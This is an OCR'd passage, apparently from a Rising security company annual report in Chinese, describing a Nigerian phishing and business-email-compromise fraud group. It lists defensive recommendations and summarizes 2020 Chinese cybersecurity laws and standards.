
2. 攻击者在掌握大量的邮箱账号后，将各种商业间谍软件或钓鱼网站投递至这些邮箱中，以窃取受害者电脑中浏览器、邮件、账号密码、cookies、键盘记录和屏幕截图等重要信息，从而源源不断地获取大量的凭据信息；



图：攻击流程


3. 在获取到大量用户资料后，攻击者有选择性地以外贸企业、货物代理、物流运输等国际贸易链条上的公司和企业作为下手对象，监控这些公司员工邮箱的通信活动，查找有关资金往来的邮件记录，在合适的时机介入进行诈骗活动；

4. 攻击者通过长期对买（卖）双方邮件内容进行监控，以获取其中重要信息，从而伪装成买方及卖方，充当中间人与真正的买（卖）方进行通信，劫持并传输邮件内容，并以打折、避税或篡改等方式更换收款信息，最终骗取受害企业的大量资金。



图：攻击者充当“中间人”进行诈骗


瑞星公司从该组织收集的邮件中发现，有大量国内企业员工的公务和个人邮箱，或企业网站登录凭据等数据存在其中，同时还发现该组织注册了大量的企业仿冒域名，这些冒牌货与真实域名相似度极高，而这些企业很有可能就是该组织正在攻击或即将攻击的目标。



图：瑞星追踪攻击者时发现的国内企业人员邮件账号信息


三、攻击者以家庭为单位 父子作案分工明确

在追踪溯源过程中瑞星安全研究院获取到了一些攻击者的信息，通过邮箱的登录记录和一些开源的情报信息来看，该组织成员主要生活在尼日利亚的拉各斯市，他们每天的工作就是进行攻击活动，部分攻击者还是以家庭为单位，父亲和儿子一起参与。这些攻击者通过 skype 不断安排攻击任务和通信交流。



图：网络钓鱼团伙中家庭成员沟通攻击任务

通过对跟踪的其中一个团伙进行了梳理，瑞星安全专家发现该组织成员主要有如下几人，其中 JoeRyaHall 是该组织的主要负责人，负责该组织的整个诈骗运营。



图：网络钓鱼团伙成员

小组成员主要有 5 人，其中 PRINCE ARTHUR II 是 JoeRyaHall 的儿子，负责主要工作，而该组织是尼日利亚钓鱼诈骗攻击活动中一个较活跃的组织。

图：网络钓鱼团伙中家庭成员

四、防范措施

- 企业通过邮件沟通确认付款信息时，对于以各种理由修改收款账户的信息要引起警觉，一定在付款之前通过第三方通信工具进行反复确认。

- 统一部署企业级的终端安全防护软件。目前的邮件服务提供商和邮件网关类安全产品对这些钓鱼诈骗攻击都不能够做到 100%的拦截。大量的钓鱼和攻击邮件都能突破现有的安全防护方案到达用户终端，所以拥有一款终端安全防护产品十分必要。

- 提高企业员工的安全防护意识。员工在日常处理邮件过程中要注意邮件附件中文件的后缀名，不运行邮件附件中可执行文件和可疑脚本文件。

- 打开邮件附件中的 Office 文档时，如果弹出安全提示框或宏提示框，在无法确定安全的情况下一律拒绝启用，并及时更新 Office 程序的相关漏洞。

- 不直接点击邮件中的链接，不在邮件跳转链接到的网页中输入账号密码，如果发现是钓鱼网站并被钓鱼成功，则第一时间修改相关账号密码。

- 在日常邮件往来中定期检查邮件收件人的邮箱地址是否被仿冒，在回复邮件时如果回复邮件地址与发件人不一致时要引起高度重视。

- 定期查看邮件账户等登录日志，对于邮件服务商发送的异地账号登录等安全风险提示要引起重视，定期修改邮箱、网站等相关的账号密码。

附：2020 年国内重大网络安全政策法规

1. 《中华人民共和国密码法》

1 月 1 日，《中华人民共和国密码法》正式实施，这是我国密码领域的第一部法律，旨在规范密码应用和管理，促进密码事业发展，保障网络与信息安全，提升密码管理科学化、规范化、法治化水平，是我国密码领域的综合性、基础性法律。

密码法是总体国家安全观框架下，国家安全法律体系的重要组成部分，它的颁布实施将极大地提升密码工作的科学化、规范化、法制化水平，有力促进密码技术进步，产业发展和规范应用，切实维护国家安全、社会公共利益，以及公民、法人及其他社会组织的合法权益，同时也为密码部门工作提供了坚实的法治保障。

2. 《个人金融信息保护技术规范》

2 月 13 日，中国人民银行正式发布《个人金融信息保护技术规范》（JR/T 0171—2020），该规范规定了个人金融信息在收集、传输、存储、使用、删除、销毁等生命周期各环节的安全防护要求，从安全技术和安全管理两个方面，对个人金融信息保护提出了规范性要求。标准适用于提供金融产品和服务的金融业机构，并为安全评估机构开展安全检查与评估工作提供参考。

该规范有助于规范金融业机构个人金融信息保护工作，提升金融数据风险防控能力，促进我国金融市场的健康发展。同时，有助于提高金融机构个人账户信息、银行卡信息安全管理水平，加大互联网交易风险防控力度，防范各类金融交易风险，切实维护金融稳定，保护金融消费者合法权益。

3. 《信息安全技术 个人信息安全规范》

3 月 6 日，国家市场监督管理总局、国家标准化管理委员会发布新版国家标准《信息安全技术个人信息安全规范》（GB/T35273-2020），并定于 2020 年 10 月 1 日实施。本标准针对个人信息面临的安全问题，根据《中华人民共和国网络安全法》等相关法律，严格规范个人信息在收集、存储、使用、共享、转让与公开披露等信息处理环节中的相关行为，旨在遏制个人信息非法收集、滥用、泄露等乱象，最大程度的保护个人的合法权益和社会公众利益。

本标准按照 GB/T1.1—2009 给出的规则起草，代替 GB/T35273—2017《信息安全技术 个人信息安全规范》。相比 GB/T35273—2017，此标准除了授权同意、账户注销、实现个人信息主体自主意愿的方法等内容的修改外，还新增了多项业务功能的自主选择、用户画像、个性化展示、个人信息汇聚融合、个人信息安全工程、第三方接入管理等相关要求。

4. 《网络安全审查办法》

6 月 1 日，由国家互联网信息办公室、发展改革委、工信部等 12 部门联合发布的《网络安全审查办法》正式实施。《办法》明确指出，关键信息基础设施运营者采购网络产品和服务，影响或可能影响国家安全的，应当进行网络安全审查。

《网络安全审查办法》的发布，是落实《网络安全法》要求、构建国家网络安全审查工作机制的重要举措，是确保关键信息基础设施供应链安全的关键手段，更是保障国家安全、经济发展和社会稳定的现实需要。《网络安全审查办法》的发布实施，将为我国关键信息基础设施的持续稳定运行筑起一道安全底线，将在维护国家安全、经济发展和社会稳定方面持续发挥关键作用。

5. 《中华人民共和国数据安全法（草案）》

6 月 28 日，第十三届全国人大常委会第二十次会议对《中华人民共和国数据安全法(草案)》(以

下称:《数据安全法(草案)》)进行了审议,我国数据安全法正式进入立法程序。《数据安全法(草案)》)是数字安全领域一部基础性的法律,共七章,五十一条,分别为总则、数据安全与发展、数据安全制度、数据安全保护义务、政务数据安全与开放、法律责任及附则。

《数据安全法(草案)》体现了总体国家安全观的立法目标,突出了“数据安全与发展”并重原则。关于“数据安全与发展”的关系,《数据安全法(草案)》确定为:“以数据开发利用和产业发展促进数据安全,以数据安全保障数据开发利用和产业发展”。

6. 《贯彻落实网络安全等级保护制度和关键信息基础设施安全保护制度的指导意见》

7 月 22 日，公安部制定出台了《贯彻落实网络安全等级保护制度和关键信息基础设施安全保护制度的指导意见》（以下简称指导意见），进一步健全完善国家网络安全综合防控体系，有效防范网络安全威胁，有力处置重大网络安全事件，切实保障关键信息基础设施、重要网络和数据安全。

该指导意见明确等保工作的三大基本原则和四大工作目标，提出在建立并实施关键信息基础设施安全保护制度上要做好组织认定、职能分工、重点防护、重要数据分析、核心岗位人员产品与服务要点等六大要点。在落实网络安全等级保护制度基础上，强化保护措施，切实维护关键信息基础设施安全。

7. 《电信和互联网行业数据安全标准体系建设指南(征求意见稿)》

8 月 11 日,工信部就公开征求对《电信和互联网行业数据安全标准体系建设指南(征求意见稿)》的意见。征求意见稿表示，在基础共性标准、关键技术标准、安全管理标准的基础上，结合新一代信息通信技术发展情况，重点在 5G、移动互联网、车联网、物联网、工业互联网、云计算、大数据、人工智能、区块链等重点领域进行布局，并结合行业发展情况，逐步覆盖其他重要领域。结合重点领域自身发展情况和数据安全保护需求，制定相关数据安全标准。

《电信和互联网行业数据安全标准体系建设指南》提出，到 2021 年，研制数据安全行业标准 20 项以上，初步建立电信和互联网行业数据安全标准体系，有效落实数据安全管理要求，基本满足行业数据安全保护需要，推动标准在重点领域中的应用。

8. 《金融数据安全 数据安全分级指南》

9 月 28 日，中国人民银行正式发布《金融数据安全 数据安全分级指南》（JR/T0197—2020）金融行业标准。标准给出了金融数据安全分级的目标、原则和范围，明确了数据安全定级的要素、规则和定级过程，同时明确标准适用于金融业机构开展数据安全分级工作，以及第三方评估机构等参考开展数据安全检查与评估工作。

该标准的发布有助于金融业机构明确金融数据保护对象，合理分配数据保护资源和成本，是金融机构建立完善的金融数据生命周期安全框架的基础，能够进一步促进金融数据在机构间、行业间的安全流动，有利于金融数据价值的充分释放和深度利用。

9. 《“工业互联网+安全生产”行动计划（2021-2023 年）》

10 月 14 日，工业和信息化部、应急管理部联合发布《“工业互联网+安全生产”行动计划（2021-2023 年）》。行动目标为到 2023 年底，工业互联网与安全生产协同推进发展格局基本形成，工业企业本质安全水平明显增强。一批重点行业工业互联网安全生产监管平台建成运行，“工业互联网+安全生产”快速感知、实时监测、超前预警、联动处置、系统评估等新型能力体系基本形成，数字化管理、网络化协同、智能化管控水平明显提升，形成较为完善的产业支撑和服务体系，实现更高质量、更有效率、更可持续、更为安全的发展模式。

重点任务覆盖建设“工业互联网+安全生产”新型基础设施、打造基于工业互联网的安全生产新型能力、深化工业互联网和安全生产的融合应用、构建“工业互联网+安全生产”支撑体系等四方面共 15 条。

10. 《中华人民共和国个人信息保护法（草案）》

10 月 21 日，全国人大法工委公开就《草案》公开征求意见。《个人信息保护法(草案)》把以人民为中心理念贯穿立法工作始终,坚持了问题导向和立法前瞻性相结合,借鉴了国外立法的先进经验和做法,尤其是聚焦了广大人民群众对个人信息保护领域突出问题的重大关切,构建了比较完善可行的个人信息保护制度规范。

《中华人民共和国个人信息保护法（草案）》共八章七十条，明确了法律适用范围，聚焦目前个人信息保护的突出问题，确立以“告知—同意”为核心的个人信息处理规则，落实国家机关保护责任，加大对违法行为的惩处力度。

11. 《信息安全技术 防火墙安全技术要求和测试评价方法》

11 月 1 日，《信息安全技术 防火墙安全技术要求和测试评价方法》将正式实施。新版防火墙国家标准实施后，将替代原有的防火墙国家标准，为各类防火墙产品的研发、测试和选型提供最权威的指导性意见。此次新标准在 GB/T 20281-2015 基础上，创新性地将各类防火墙国家标准进行了系统、全面梳理，形成了统一的技术框架，将防火墙按照保护对象和资产角度划分为网络型防火墙、Web 应用防火墙、数据库防火墙和主机型防火墙，并明确了各类防火墙的定义、安全技术要求、测试评价方法及安全等级划分。

网络型防火墙、WEB 应用型防火墙、主机型防火墙都是对原有国家标准的修订、升级，而数据库

防火墙则是首次以国家标准形式明确定义和相关要求，这将直接改观数据库防火墙产品水平参差不齐的市场现状，解决用户选择数据库防火墙产品缺乏国家标准指导的困境，为落地等保 2.0 数据安全建设、落实关键基础设施数据安全保护提供了产品层面标准依据。

12. 《信息安全技术政务信息共享 数据安全技术要求》

11 月 19 日，由全国信息安全标准化技术委员会归口上报及执行的 GB/T 39477-2020《信息安全技术政务信息共享 数据安全技术要求》获批正式发布，并将于 2021 年 6 月 1 日正式实施。

该标准提出了政务信息共享数据安全要求技术框架，规定了政务信息共享过程中共享数据准备、共享数据交换、共享数据使用阶段的数据安全技术要求以及相关基础设施的安全技术要求，适用于指导各级政务信息共享交换平台数据安全体系建设，规范各级政务部门使用政务信息共享交换平台交换非涉及国家秘密数据安全保障工作。

RISING 瑞星

地址：北京市海淀区紫竹院路 116 号嘉豪国际中心 C 座 3 层
邮编：100089
总机：010-82678866
客服：400-660-8866
网站：http://www.rising.com.cn